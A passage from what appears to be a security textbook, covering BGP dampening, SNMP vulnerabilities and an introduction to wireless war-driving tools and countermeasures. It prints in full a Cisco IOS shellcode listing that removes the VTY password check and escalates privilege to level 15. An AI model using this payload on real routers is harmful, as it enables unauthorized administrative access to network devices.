The Bogons list is a list of the larger IP address blocks not announced globally. This list will not be included in the chapter due to its length. There is no reason the IPs on the Bogons list should ever be seen as a source of legitimate traffic. It is a good idea to log Bogon filter drops because this may give a heads-up of an attacker running spoofed DoS clients, or possibly faulty firewall filters.

BGP flaps protection is recommended to maintain BGP table consistency. Flap dampening by prefix size is best to issue balanced dampening without blocking large networks excessively. Remember to include specific blocks that could cause damage if blocked. For example, DNS root servers' IP blocks shouldn't be blocked and are included in the dampening deny group shown next (see the Secure BGP Template for their listing):

```
ip prefix-list long description Prefixes of /24 and longer.
ip prefix-list long seq 5 permit 0.0.0.0/0 ge 24
ip prefix-list medium description Prefixes of /22 and /23.
ip prefix-list medium seq 5 permit 0.0.0.0/0 ge 22 le 23
ip prefix-list short description Prefixes of /21 and shorter.
ip prefix-list short seq 5 permit 0.0.0.0/0 le 21
route-map graded-flap-dampening deny 10
 match ip address prefix-list rootservers
route-map graded-flap-dampening permit 20
 match ip address prefix-list long
 set dampening 30 750 3000 60
route-map graded-flap-dampening permit 30
 match ip address prefix-list medium
 set dampening 15 750 3000 45
```

```
route-map graded-flap-dampening permit 40
 match ip address prefix-list short
 set dampening 10 1500 3000 30Dampening
```

BGP neighbors can easily be monitored with the following command. Each connection drop should be documented. Depending on which neighbor sent the initial session request, its local port will change and will always be above port 1024 (port 11001 in the following example). Restricting traffic based on this port is trivial at best and is not a good idea.

```
CORE#show ip bgp neighbor 69.10.130.125
BGP neighbor is 69.10.130.125, remote AS 701, external link
 Description:
  BGP version 4, remote router ID 69.10.130.125
 BGP state = Established, up for 130D 12h
 Last read 00:00:18, hold time is 180, keepalive interval is 60 seconds
 Neighbor capabilities:
   Route refresh: advertised and received(old & new)
   Address family IPv4 Unicast: advertised and received
Received 76667371 messages, 0 notifications, 0 in queue
Sent 2351384 messages, 0 notifications, 0 in queue
Route refresh request: received 0, sent 0
Default minimum time between advertisement runs is 30 seconds

For address family: IPv4 Unicast
 BGP table version 2533039, neighbor version 2532932
 Index 1, Offset 0, Mask 0x2
 115504 accepted prefixes consume 4158144 bytes
 Prefix advertised 478764, suppressed 0, withdrawn 307110
 Number of NLRIs in the update sent: max 295, min 0

Connections established 36; dropped 20
 Last reset 3d12h, due to Interface flap
Connection state is ESTAB, I/O status: 1, unread input bytes: 0
Local host: 69.10.130.126, Local port: 11001
Foreign host: 69.10.130.125, Foreign port: 179
```

For up-to-date information on network security, BGP, and global routing influences, see the following newsgroups:

NANOG	http://www.nanog.org/mailinglist.html
isp-security	http://isp-lists.isp-planet.com/isp-security
isp-routing	http://isp-lists.isp-planet.com/isp-routing
cisco-nsp	http://puck.nether.net/mailman/listinfo/cisco-nsp

Routing Protocol Attack Countermeasures

We've covered a lot of ground across diverse routing protocols such as RIP, OSPF, IGRP, and BGP. We've also referenced numerous best practices guides for hardening these protocols against such attacks. For a catchall reference on these topics, we recommend Cisco's "SAFE: Best Practices for Securing Routing Protocols" document at http://www.cisco.com/warp/public/cc/so/neso/vpn/prodlit/sfblp_wp.pdf.

Management Protocol Hacking

Over the years, many management protocols have been used to compromise target network devices, but none can be as damaging and far-reaching as SNMP vulnerabilities. Why? Because nearly every device and vendor supports some sort of SNMP service. If a weakness is found in one, it usually is found in the rest of them—and at last count there were dozens of vendors that support SNMP.

SNMP Request and Trap Handling

Popularity:	*4*
Simplicity:	*1*
Impact:	*9*
Risk Rating:	***5***

These two SNMP request and trap vulnerabilities were released in February 2002. Named, innocently enough, "Multiple Vendor SNMP Trap Handling Vulnerabilities" and "Multiple Vendor SNMP Request Handling Vulnerabilities," these two vulnerabilities discovered by the Oulu University Secure Programming Group single-handedly demonstrated how devastating a single vulnerability can be and how it can reach every corner of the globe.

These two vulnerabilities were present in hundreds of applications around the globe. From 3Com and Apple to Veritas and Xerox, and everything in between, these two vulnerabilities literally spanned the globe and caused everyone to take notice. Although the exploits related to these vulnerabilities are rare, they do exist. In fact, we wrote one for demonstration purposes.

This particular exploit took advantage of the buffer overflow condition that existed in the University of California, Davis version of snmpd (v4.1.2). The exploit was simple: It overflowed the request buffer of the listening SNMP daemon and opened a listening shell on the target. This, of course, allowed us to netcat into that open command shell on the port number of our choosing, giving us root and wheel for the user and group privileges, respectively. Not a bad demo…

SNMP Request and Trap Handling Countermeasures

The only real solution to these vulnerabilities is to patch the affected systems. Of course, this could mean patching literally hundreds or thousands of devices, but it is the best solution. The only other solution is to turn off SNMP on all your devices. Check out http://www.securityfocus.com/bid/4088 and http://www.securityfocus.com/bid/4089 for more details regarding patching.

Cisco IOS System Timers Heap Buffer Overflowing

Popularity:	*4*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	***8***

We would be embarrassingly remiss if we did not at least briefly discuss the recent realization by the general public of a system vulnerability that we in the industry have known to be present for many years: Cisco (and all networking hardware) is vulnerable to the same type of attacks that Windows, UNIX, Mac OS, et al are vulnerable to: stack- and heap-based buffer overflows.

The idea that a network device could be attacked remotely, exploited with a heap-based overflow, just as any operating system out there, was at first shocking. But those of us in the industry had been predicting it for many years, and we all knew it was just a matter of time before it would be exposed.

While there had been prior exploits and attacks against the Cisco IOS, nothing has been as definitive and pervasive as this new one released in late 2005. The overflow in question takes advantage of a heap overflow condition in certain versions of Cisco IOS operating system making almost every version of 11.X and 12.X vulnerable to a remotely exploitable attack.

As you can see in the Cisco Security Advisory (http://www.cisco.com/warp/public/707/cisco-sa-20051102-timers.shtml), the vulnerability is a system-wide problem. But the problem with successfully exploiting this vulnerability is in the difficulty in discovering the addresses in memory from one version to another of IOS. As a result, many exploits had to use hard-coded memory addresses which made them prone to failure. However, in 2008, Andy Davis from SecuriTeam released the first known public research for finding a generic way of discovering the proper jump addresses on each targeted Cisco box. See: http://www.securiteam.com/exploits/5UP0W0AP5E.html for more information.

On August 31, 2008, Andy released this proof-of-concept code to do just that:

```
# Version-independent IOS shellcode, Andy Davis 2008
#
# No hard-coded IOS addresses required
#
```

```
# The technique uses 4-byte signatures near references to the
# required addresses within the IOS "text" memory region.
# The addresses are then recovered from memory and used within the
# shellcode.
#
# This is beta 1 - this code can be highly optimised I'm sure,

# for example, the search routine could be reused and the number
# of registers cleared could be reduced - but it works :-)
#
# As this is the first iteration of this shellcode, I'm not making any
# claims as to exactly how portable it is - it has been tested on a
# number of IOS images and therefore, the concept has been demonstrated.
#
# Various simple techniques have been used to ensure that there are
# no nulls in the shellcode


.equ sig_vty, 0x7F60B910 # signature for vty_info
.equ sig_kill, 0x639C8889 # signature for terminate()
.equ start, 0x80018001 # start of the search


3c 80 80 02 lis r4,-32766
38 84 80 01 addi r4,r4,-32767 # the start address for the search
3c a0 63 9d lis r5,25501
38 a5 88 89 addi r5,r5,-30583 # the "sig_kill" search signature
38 e7 01 94 addi r7,r7,404 # add 4 without introducing nulls
(technique used throughout the shellcode)
38 e7 fe 70 addi r7,r7,-400
7c c4 38 6e l1: lwzux r6,r4,r7
7c 06 28 40 cmplw r6,r5 # is address contents equal to signature
40 82 ff f8 bne 18 <l1> # no, keep searching
7c a5 2a 78 xor r5,r5,r5 # yes, found "sig_kill"
38 84 01 e8 addi r4,r4,488
38 84 fe 70 addi r4,r4,-400
7c c4 28 2e lwzx r6,r4,r5
38 a5 01 98 addi r5,r5,408
38 a5 fe 70 addi r5,r5,-400
7c c6 28 30 slw r6,r6,r5
7c c6 2c 30 srw r6,r6,r5
38 c6 ff ff addi r6,r6,-1 # r6 now contains the offset of
terminate() from here
7c 84 32 14 add r4,r4,r6 # add offset to current address
```

```
7c 8a 23 78 mr r10,r4 # address of terminate() saved into r10
7c e7 3a 78 xor r7,r7,r7
3c a0 7f 61 lis r5,32609
38 a5 b9 10 addi r5,r5,-18160 # the "sig_vty" search signature
38 e7 01 94 addi r7,r7,404
38 e7 fe 70 addi r7,r7,-400
7c c4 38 6e l2: lwzux r6,r4,r7
7c 06 28 40 cmplw r6,r5 # is address contents equal to signature
40 82 ff f8 bne 64 <l2> # no, keep searching
38 84 01 a8 addi r4,r4,424 # yes, found "sig_vty"
38 84 fe 70 addi r4,r4,-400
7c e7 3a 78 xor r7,r7,r7
7c a4 38 2e lwzx r5,r4,r7 # get two MSBs
38 a5 ff ff addi r5,r5,-1
7d 08 42 78 xor r8,r8,r8
39 08 01 a0 addi r8,r8,416
39 08 fe 70 addi r8,r8,-400
7c a5 40 30 slw r5,r5,r8 # shift MSBs into the right place (XXXX0000)
38 84 01 94 addi r4,r4,404
38 84 fe 70 addi r4,r4,-400
7c c4 38 2e lwzx r6,r4,r7 # get two LSBs
7c c6 40 30 slw r6,r6,r8
7c c6 44 30 srw r6,r6,r8 # shift LSBs to clear the MSBs (0000YYYY)
7c a5 32 14 add r5,r5,r6 # add the two together (XXXXYYYY)
38 a5 01 08 addi r5,r5,264 # move to the 66th element of the
array (VTY 0 - see IOS "systat" command)
7d 05 38 2e lwzx r8,r5,r7 # r8 = vty_info
90 e8 01 74 stw r7,372(r8) # Remove the requirement to enter a password
38 e7 ff ff addi r7,r7,-1
39 08 09 1a addi r8,r8,2330
90 e8 04 ca stw r7,1226(r8) # privilege escalate to level 15
7c e3 3b 78 mr r3,r7
7d 49 03 a6 mtctr r10
4e 80 04 20 bctr # terminate "this process"
```

Due to the late nature of Andy's release of this code we were not able to fully test his code. However, if it works, a whole set of once-broken exploits may come back to life. You have been forewarned…

SUMMARY

In this chapter, we discussed how devices are detected on the network using scanning and tracerouting techniques. Identifying these devices on your network proved simple and was combined with banner grabbing, operating system identification, and unique identification. We discussed the perils of poorly configured SNMP and default community names. In addition, we covered the various backdoor accounts built into many of today's network devices. We discussed the difference between shared and switched network media and demonstrated ways that hackers listen for telnet and SNMP network traffic to gain access to your network infrastructure with packet analyzers such as dsniff and linsniff. We also discussed how attackers use ARP to capture packets on a switched network and how they use SNMP and routing protocol hacking tools to update routing tables to enable session sniffing in order to trick users into giving up information. Finally, we discussed the dangers and perils surrounding SNMP-like vulnerabilities.

Reviewing network security on a layer-by-layer basis, we covered specific vulnerabilities and how unsecured layered network resources can lead to a total compromise of data and integrity. Only with proper network hardening, monitoring, and updating can we use our networks in a dependable fashion.

This page intentionally left blank

CHAPTER 8

WIRELESS HACKING

When asked in 1887 what impact his radio wave detection discovery would have on the world, the German scientist Heinrich Hertz famously stated, "Nothing, I guess." Hertz saw no practical use for his discovery at the time, instead acknowledging his simple progression from the scientists and experimenters before him—Mahlon Loomis, Michael Faraday, James Maxwell, and others. What Hertz lacked in vision, he more than made up for in his practical discoveries, however. The world was moving into a brave new invisible world and how fitting that its very fathers had difficulty seeing its future. Now, over 140 years later, their discoveries have revolutionized the world and the way we communicate. And the world will never be the same.

Wireless technology hit the American market more than 60 years ago during World War I and World War II. However, due to the perceived threats to national security, it was deemed for military use only. Today, wireless computing has taken over the world. Everything from radio to wireless networking to cellular technology has infiltrated our everyday lives and consequently exposed us all to pervasive insecurities.

The moniker we all attribute to wireless networking today is the IEEE 802.11 standard, also known as "Wi-Fi," short for *wireless fidelity.* However, Wi-Fi networks should not be confused with their cousin Bluetooth (IEEE 802.15.1), which was developed by the Bluetooth Special Interest Group (SIG) in September 1998 and included Ericsson, IBM, Intel, Toshiba, and Nokia—later joined by many other companies such as Motorola and Microsoft. The 802.11 networks currently transmit on the 2.4GHz and 5GHz bands. Due to the relatively quick development time and the initial specification for the 802.*x* protocols and the Wired Equivalent Privacy (WEP) algorithm, numerous attacks, cracks, and easy-to-use tools have been released to undermine the technologies we have come to depend on for every day life. Such is the goal of the hacker…

In this chapter, we will discuss the more important security issues, countermeasures, and core technologies publicly identified in the 802.11 realm to date, from the perspective of the standard attack methodology we have outlined earlier in the book: footprint, scan, enumerate, penetrate, and, if desired, deny service. Because wireless technology is somewhat different in attack techniques when compared to wired devices, our methodology combines the scan and enumerate phases into one cohesive stage. The four leading 802.11 protocols—802.11a, 802.11b, 802.11g, and 802.11n—will be covered.

You can expect to see the latest tools and techniques that hackers use during their war-driving escapades to identify wireless networks, users, and authentication protocols, in addition to penetration tactics for cracking protected authentication data and leveraging poorly configured WLANs. Also, numerous vendor configurations and third-party tools will be highlighted so that site administrators will gain a step up in defending their wireless users and networks.

At the end of this chapter, you should be able to design, implement, and use a modern war-driving system capable of executing most of the latest attacks on your wireless network, as well as defend against such attacks.

WIRELESS FOOTPRINTING

Wireless networks and access points (APs) are some of the easiest and cheapest types of targets to footprint (or "war-drive") and, ironically, some of the hardest to detect and investigate. War-driving once was synonymous with the simple configuration of a laptop, a wireless card, and Network Stumbler (or NetStumbler, http://www.stumbler.net/). Now it is a much more sophisticated setup that can utilize multiple types of high-powered antennas, wireless cards, and palm-sized computing devices, including the ever-popular personal digital assistant (PDA) devices such as the HP iPAQ and Palm.

We use the term *war-driving* loosely in the realm of the hacking methodology and *footprinting* mainly because you do not have to be driving. You may walk around a technology park, downtown area, or simply through the halls of your own building with your laptop if you are performing an internal audit. Footprinting wireless devices, particularly APs, starts with the simple task of locating them via the passive method of listening for AP broadcast beacons or the more aggressive method of transmitting client beacons in search of AP responses. Understand that all WLAN footprinting can be done remotely as long as you are in range to transmit and receive beacons and packets to and from the AP. With this said, a huge advantage would be to have a better antenna than what usually comes with the card you purchase.

As you will see, the proper equipment makes all the difference in footprinting a WLAN. Numerous types of wireless cards exist, with different chipsets. Some allow you to put the card in promiscuous mode (that is, to listen or "sniff" the raw traffic from the air), and others will not. Likewise, certain cards inherently work better because they provide support for different operating systems. Antenna strength and direction are also equipment factors. You may want to use an omnidirectional antenna if you are just driving through crowded streets, or you can use a directional antenna if you're targeting a specific building, location, or AP. Oh yes, let's not forget about the global positioning system (GPS). GPS will prove to be a wonderful addition to your equipment list if you wish to track APs, monitor their transmitting range, and potentially retest them in the future.

Equipment

Certain types of equipment will be necessary to execute a subset of the presented attacks in addition to the required software. Wireless cards, antennas, and GPS devices, as you will notice, play a large role in what kinds of attacks can be executed and at what range these attacks will be successful.

Cards

Be aware that not all wireless cards are created equal. It is important to understand the requirements and limitations of the cards you plan to use. Some cards require more power, are less sensitive, and might not have an available antenna jack for expanding the range with an additional antenna. You should also know that the ramp-up times to use a card with particular operating systems are significantly different. If you choose to use Linux or BSD (Berkeley Software Distribution), you will have to recompile the kernels

with the proper pcmcia-cs drivers, which may not be an easy task if you have little to no UNIX experience. Windows, on the other hand, is a much easier setup process, but you will notice there are far fewer tools, exploits, and techniques you can use from the Win32 console.

OmniPeek Basic/Professional/Enterprise (formerly AiroPeek bundled with EtherPeek) is one of the best wireless sniffers on the market for the Windows environment. NetStumbler, a tool that often gets mistaken for a wireless sniffer, only parses wireless packet headers and uses a nice GUI for real-time reporting on access point location, identification, and a few other particulars. The OmniPeek application supports packet capturing via 802.11a, 802.11b, 802.11g, and 802.11n. It also supports non-U.S. channel surfing. The United States has provisioned for 802.11 wireless networks to utilize channels 1 through 11 for communication; however, other countries outside the U.S. commonly utilize channels 1 through 24. One particularly useful feature of OmniPeek, if you are an international traveler, is that it can support up to all 24 channels. The link listed here provides a full listing of the cards supported by the OmniPeek suite:

Windows WLAN Sniffer Driver Compatibility	http://www.wildpackets.com/support/hardware/airopeek_nx

The most widely supported OS in regard to wireless attack tools, drivers, and sniffers is by far Linux. The Linux community has invested significant time and resources developing a collection of PCMCIA drivers (pcmcia-cs) that are compatible with most vendor releases of the 802.11b Prism2.x/3 chipset. As stated earlier, you must compile these drivers into the kernel.

Installing the drivers is quite easy and extremely similar to installing just about all other Linux-based applications and drivers. The following installation instructions are current for version 3.2.8 of the pcmcia-cs drivers. Obviously, if a later version is out and you attempt to install it, make sure you change the version number in the file name and directory structures. You can download the current pcmcia-cs drivers from http://sourceforge.net/project/showfiles.php?group_id=2405.

The following are general installation directions:

1. Untar and extract the pcmcia-cs-3.2.8.tar.gz files into `/usr/src`.
2. Run `make config` in `/usr/src/pcmcia-cs-3.2.8`.
3. Run `make all` from `/usr/src/pcmcia-cs-3.2.8`.
4. Run `make install` from `/usr/src/pcmcia-cs-3.2.8`.

Depending on your WLAN, system configuration, or target networks, you may need to customize the startup script and the option files in the /etc/pcmcia directory.

You can certainly find the drivers you need for your card with a quick query on Google.com, but it is always nice to have the information given to you. Therefore, listed next are some of the best locations to get your wireless card drivers for Linux. As you can see, they are divided by chipset:

Orinoco	http://airsnort.shmoo.com/orinocoinfo.html
Prism2.x/3	http://www.linux-wlan.com/linux-wlan
Cisco	http://airo-linux.sourceforge.net

The 802.11n frequency is the latest protocol to hit the wireless mainstream. It has replaced the other 802.11 frequencies: 802.11a, 802.11b, and 802.11g.

Antennas

Be prepared. Finding and installing the proper antenna may prove to be the most cumbersome task in setting up your war-driving "giddyap." You must first decide what type of war-driving you are going to do. Is it going to be in a major city such as New York, Boston, or San Francisco? Maybe you are going to drive around an area that is less dense, such as the "Silicon Valley of the East Coast," Northern Virginia, or the suburbs of Los Angeles, where you need to drive at high speeds and may be 30 to 40 yards from the target buildings and their access points. These considerations must go into the decision for the antenna you are going to use (see Figure 8-1).

To completely understand the differences in antennas, you need to get a little primer on some of the behind-the-scenes technology for them. First and foremost, you need to understand antenna direction. There are three types of direction when it comes to classifying antennas: directional, multidirectional, and omnidirectional. In general, *directional* antennas are used when communicating or targeting specific areas and are not very effective for war-driving (if you are actually driving). Directional antennas are also the type of antennas that are most effective in long-range packet capturing because the

Figure 8-1 Typical war-driving antennas

power and waves are tightly focused in one direction. *Multidirectional* antennas are similar to directional antennas in the sense that both use highly concentrated and focused antennas for their transceivers. In most cases, multidirectional antennas are bidirectional (a front and back configuration) or quad-directional. Their range is usually a bit smaller when compared to equally powered unidirectional antennas because the power must be used in more than one direction. Lastly, *omnidirectional* antennas are what most think of when they think of antennas. An omnidirectional antenna is the most effective in close city driving because it transmits and receives signals from all directions, thereby providing the largest angular range. As an example, car antennas are omnidirectional.

Now that you understand the different terms for antenna direction, it is pertinent that you also understand a few of the common types of antennas and how to distinguish a good antenna from a bad one. The wireless term *gain* describes the energy of a directionally focused antenna. Realize that all transceiver antennas have gain in at least two directions: the direction they are sending information and the direction they are receiving it. If your goal is to communicate over long distances, you will want a narrow-focus, high-gain antenna. Yet, if you do not require a long link, you may want a wide-focus, low-gain antenna (omni).

Very few antennas are completely unidirectional because in most cases this would involve a stationary device communicating with another stationary device. One common type of unidirectional antenna is a building-to-building wireless bridge. A yagi antenna uses a combination of small horizontal antennas to extend its focus. A patch or panel antenna has a large focus that is directly relational to the size of the panel. It appears to be a flat surface and focuses its gain in one general direction. A dish is another type of antenna that can be used, but it's only good for devices that need to transmit in one general direction because the back of the dish is not ideal for transmitting or receiving signals. For all practical purposes, you will most likely need an omnidirectional antenna with a wide focus and small gain that can easily connect to your wireless card without the need of an additional power supply.

Numerous vendors and distributors are out there from whom you can get the proper equipment to go war-driving. Listed next are some of our favorites. Each will sell you some of the general stuff you will need; however, Wireless Central is well known for its actual "war-driving bundles," and HyperLinkTech is known for its high-powered and long-range antennas.

HyperLinkTech	http://www.hyperlinktech.com
Fleeman, Anderson, and Bird Corporation	http://www.fab-corp.com

Wireless networking and wireless Internet Service Providers (WISPs) have been popping up more and more every year. Vendors such as Baltimore Wireless, Chicago Waves, and the seemingly unlimited number of mom-and-pop coffee shops in major cities around the world offer free wireless Internet data services. These services were designed and created on the backs of strong antennas (some with amplifiers), the 802.11g

and 802.11n protocols, and custom MAC address filtering logic. We'd hate to call these antennas commercial-ready because none of them are the types you would find on a radar tower in the middle of trees; moreover, they are better classified as "super" home-user antennas.

These home-user antennas usually combine multiple directional antennas (at least four) or stack omnidirectional antennas to improve signal strength (see Figure 8-2). This type of configuration is ideal for anyone offering wireless services to multiple people, or buildings for that matter.

The quad antenna shown in Figure 8-2 is nothing more than four daisy-chained omnidirectional antennas acting as one. This type of service-based antenna will yield a half-mile radius if placed at a high location and could run as much as $1200 to $1500.

The Wireless ISP (WISP) antenna, shown in Figure 8-3, is a custom product offered out by WiFi-Plus (http://www.wifi-plus.com). WiFi-Plus designs and creates custom high-end antennas, specializing in configurations for small wireless service providers. Do not expect to start the next Verizon Wireless with one of these; however, it is plenty strong to host a session with a dozen of your closest friends or neighbors.

GPS

A global positioning system (GPS) is the wireless equivalent of using a network-mapping tool or application on wired network assessments (see Figure 8-4). Most GPS devices wrap into the war-driving software via timestamp comparisons. The GPS software keeps a real-time log of the device's position by mapping the longitude and latitude coordinates

Figure 8-2 Quad stacked antenna




Figure 8-3 WISPer antenna

with corresponding timestamps into a simple text file. These text files are easily imported into a variety of mapping software programs that you can use to create colorful and accurate maps for identified access points and their range.

GPS units are relatively easy to purchase and install on your laptop, especially if you are a Windows user. Numerous vendors are available, and most of the actual devices are relatively similar when it comes to their technology aspects. The main differences between the competing products involve aesthetics—the look and feel of the units—and

Figure 8-4 GPS unit

the software that comes packaged with the products. Good software comes with a good amount of rural and suburban maps, up-to-date streets, and most important, an excellent direction algorithm. These features all come into use when you attempt to route future war-drives to ensure you don't backtrack as well as when you are profiling large areas.

Installing the drivers and the GPS unit is more or less straightforward; however, there are a few considerations you should make before the actual installation takes place. You will need to determine where your setup will go and how you will actually do your war-driving. For example, a serial cable is needed for connecting your GPS to your laptop in most cases, plus you will find out that your GPS unit gets better and more accurate location readings if it has direct access to the sky. Those of you who are fortunate enough to have a convertible Boxter or Jeep need not worry; everyone else may want to consider purchasing a long enough cable for the GPS unit to sit on the dashboard of their car or rigging the unit with a magnet and affixing it to the roof.

NOTE Don't forget that a GPS unit will do you little good if you don't have proper range with your wireless card to begin with. Hence, if you are going to spend the time, effort, and money to get set up with a war-driving package, including one with GPS mapping software, you should purchase a decent antenna. Refer to the previous section for details and specifics about antennas, their features, and other war-driving specifics.

As with earlier sections in this chapter, we have listed a few of our personal favorites when it comes to finding and purchasing from a GPS vendor. We realize there are many other vendors you can choose from, but the following vendors are our recommendations because of their unique products, such as the Magellan line of GPS devices. Besides, the goal is that by the end of the chapter you will be able to properly design, implement, and use a top-of-the-line war-driving system that even your friends will be jealous of.

Garmin International	http://www.garmin.com
Magellan	http://www.magellangps.com

War-Driving Software

Setting up your war-driving software can be a bit more complicated due to its prerequisite hardware and software installations, mentioned previously. Because war-driving software requires a GPS unit to locate the position of the laptop by the AP as well as the use of AP identification software, setup may prove to be a challenge. However, for war-drivers, allowing for the implementation of GPS units is one of the most useful features you will need. This is true simply because it allows you to map out vulnerable APs for future use or to pinpoint them for hardening.

Because wireless technology (and technology in general) tends to rely on acronyms, you need to be aware of a few simple terms before heading into this section and the rest of the chapter, including SSID, MAC, and IV. The Service Set Identifier (SSID) is used as

an identifier to distinguish one access point from another (or in macro-cases, one organization from another). You can think of it as something similar to a domain name for wireless networks. The Media Access Control (MAC) address is the unique address that identifies each node of a network. In WLANs, it can be used as a source for client access control. The Initialization Vector (IV) of a Wired Equivalent Privacy (WEP) packet is included after the 802.11 header and is used in combination with the shared secret key to encrypt the packet's data.


NetStumbler, the first publicly available war-driver application, was released as a tool that analyzed the 802.11 header and IV fields of the wireless packet in order to determine the SSID, MAC address, WEP usage, WEP key length (40 or 128 bit), signal range, and potentially the access point vendor. Soon after, a few Linux- and UNIX-based tools came out that had similar tactics but also allowed for WEP key cracking and actual packet data cracking. Most of these cracking tools made use of Tim Newsham's discovery and implementation of exploiting key weaknesses in the WEP algorithm and key scheduling algorithm (KSA). Some of the industry-standard war-drivers are listed next. All are different; hence, each has a unique tool feature that you may need in the field.

NetStumbler

Popularity:	*9*
Simplicity:	*9*
Impact:	*9*
Risk Rating:	***9***

NetStumbler (http://www.netstumbler.com) is a Windows-based war-driving tool that will detect wireless networks and mark their relative position with a GPS. NetStumbler uses an 802.11 Probe Request sent to the broadcast destination address, which causes all access points in the area to issue an 802.11 Probe Response containing network configuration information, such as their SSID and WEP status. When hooked up to a GPS, NetStumbler will record a GPS coordinate for the highest signal strength found for each access point. Using the network and GPS data, you can create maps with tools such as StumbVerter (http://the.firehou.se/stumbverter/) and Microsoft MapPoint (http://www.microsoft.com/Mappoint/default.mspx).

To use NetStumbler, insert your supported wireless card and set your SSID or network name to ANY. For Orinoco cards, this can be found in the Client Manager utility. If NetStumbler doesn't detect access points you know are present, check this first before performing other troubleshooting. Setting the Network Name field to ANY tells the driver to use a zero-length SSID in its Probe Requests. By default, most access points will respond to Probe Requests that contain their SSID or a zero-length SSID.



Once the card is configured correctly, start up NetStumbler and click the green arrow on the toolbar (if not depressed already). If there are any access points in the area that will respond to a Broadcast Probe Request, they should respond and be shown in the window. You can use the Filters option to quickly sort multiple networks on criteria such as WEP usage or whether the network is a BSS (Basic Service Set) or an IBSS type network. Because an IBSS (Independent BSS) network is a group of systems operating without an access point like a BSS network, an attacker would only be able to access the systems in that network and not necessarily use the wireless network as a bridge to the internal LAN. Selecting any of the networks by their circle icon will also show a signal-to-noise ratio graph (see Figure 8-5).

NetStumbler Countermeasures

NetStumbler's primary weakness is that it relies on one form of wireless network detection, the Broadcast Probe Request. Wireless equipment vendors will usually offer an option to disable this 802.11 feature, which effectively blinds NetStumbler. Other war-driving software available now, such as Kismet, also use this method but have other detection mechanisms to back them up if they fail. That said, there is still no shortage of networks that can be detected by NetStumbler, and the feature to respond to a Broadcast Probe Request is still enabled by default for many vendors.

NOTE Another tool that may prove useful is Hotspotter. Hotspotter can be utilized to find wireless hotspots or wireless networks; it, along with documentation, can be downloaded from http://www.remote-exploit.org/downloads/hotspotter-0.4.tar.gz.




Figure 8-5 Network Stumbler

Kismet

Popularity:	*8*
Simplicity:	*7*
Impact:	*9*
Risk Rating:	***8***


Kismet (http://www.kismetwireless.net) is a Linux- and BSD-based wireless sniffer that has war-driving functionality. It allows you to track wireless access points and their GPS locations like NetStumbler, but it offers many other features as well. Kismet is a passive network-detection tool that cycles through available wireless channels looking for 802.11 packets that indicate the presence of a wireless LAN, such as Beacons and Association Requests. Kismet can also gather additional information about a network if it can, such as IP addressing and Cisco Discovery Protocol (CDP) names.

